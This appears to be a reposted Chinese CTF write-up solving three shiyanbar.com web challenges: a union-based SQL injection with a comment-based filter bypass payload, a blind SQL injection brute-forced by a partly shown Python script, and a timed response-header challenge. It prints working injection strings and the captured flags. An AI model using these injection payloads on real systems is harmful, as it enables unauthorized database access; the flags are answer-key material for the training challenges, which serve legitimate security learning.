
题目链接
http://shiyanbar.com/ctf/1908



题目描述

有回显的mysql注入
格式：flag{}

解题思路
和上一类似，有区别的是这道题目又过滤了%0a，给出
payload，id=1%27/**/union+select/**/flag/**/from/**/flag/**/where/**/%271%27=%271。




flag{Y0u_@r3_5O_dAmn_90Od}

简单的sql注入之3

题目链接

http://shiyanbar.com/ctf/1909




题目描述

```
mysql报错注入

格式：flag{}
```

解题思路

此题目使用sqlmap可以直接跑出来，因为题目给出了报错注入(这是坑)，测试了updatexml、extractvalue使用不了，但是测试`id=1' and ascii(substr(database(),1,1))<200 --+`，发现可以正常执行。中间就不给出如何去爆库，表，列了，可以参考who are you?中的方式，给出执行脚本：

```
# coding:utf-8
import requests
import string
string = string.digits+string.ascii_lowercase
flag = []
FLAG = False

def POC(x,i): url = 'http://ctf5.shiyanbar.com/web/index_3.php?id=' poc = "1'and ascii(substr((select flag
```




flag{Y0u_@r3_5O_dAmn_90Od}

天下武功唯快不破

题目链接

http://shiyanbar.com/ctf/1854




题目描述

看看响应头

格式：CTF{ }

解题思路

在页面源码删刚看到<!-- please post what you find with parameter:key -->，提交key=1，然后在响应头内看到。



UDBTVF9USElTX1QwX0NINE5HRV9GTDRHOlZua0c2M1dJaA==解码后为P0ST_THIS_T0_CH4NGE_FL4G:VnkG63WIh，根据题目提示让快速提交，则得写脚本来进行提交了。

```
# coding:utf8
import requests
import base64
url = "http://ctf5.shiyanbar.com/web/10/10.php" # 目标URL response = requests.post(url,data={"key":"1"}) # 
```

CTF{Y0U_4R3_1NCR3D1BL3_F4ST!}

转载于:https://www.cnblogs.com/beijibing/p/10393310.html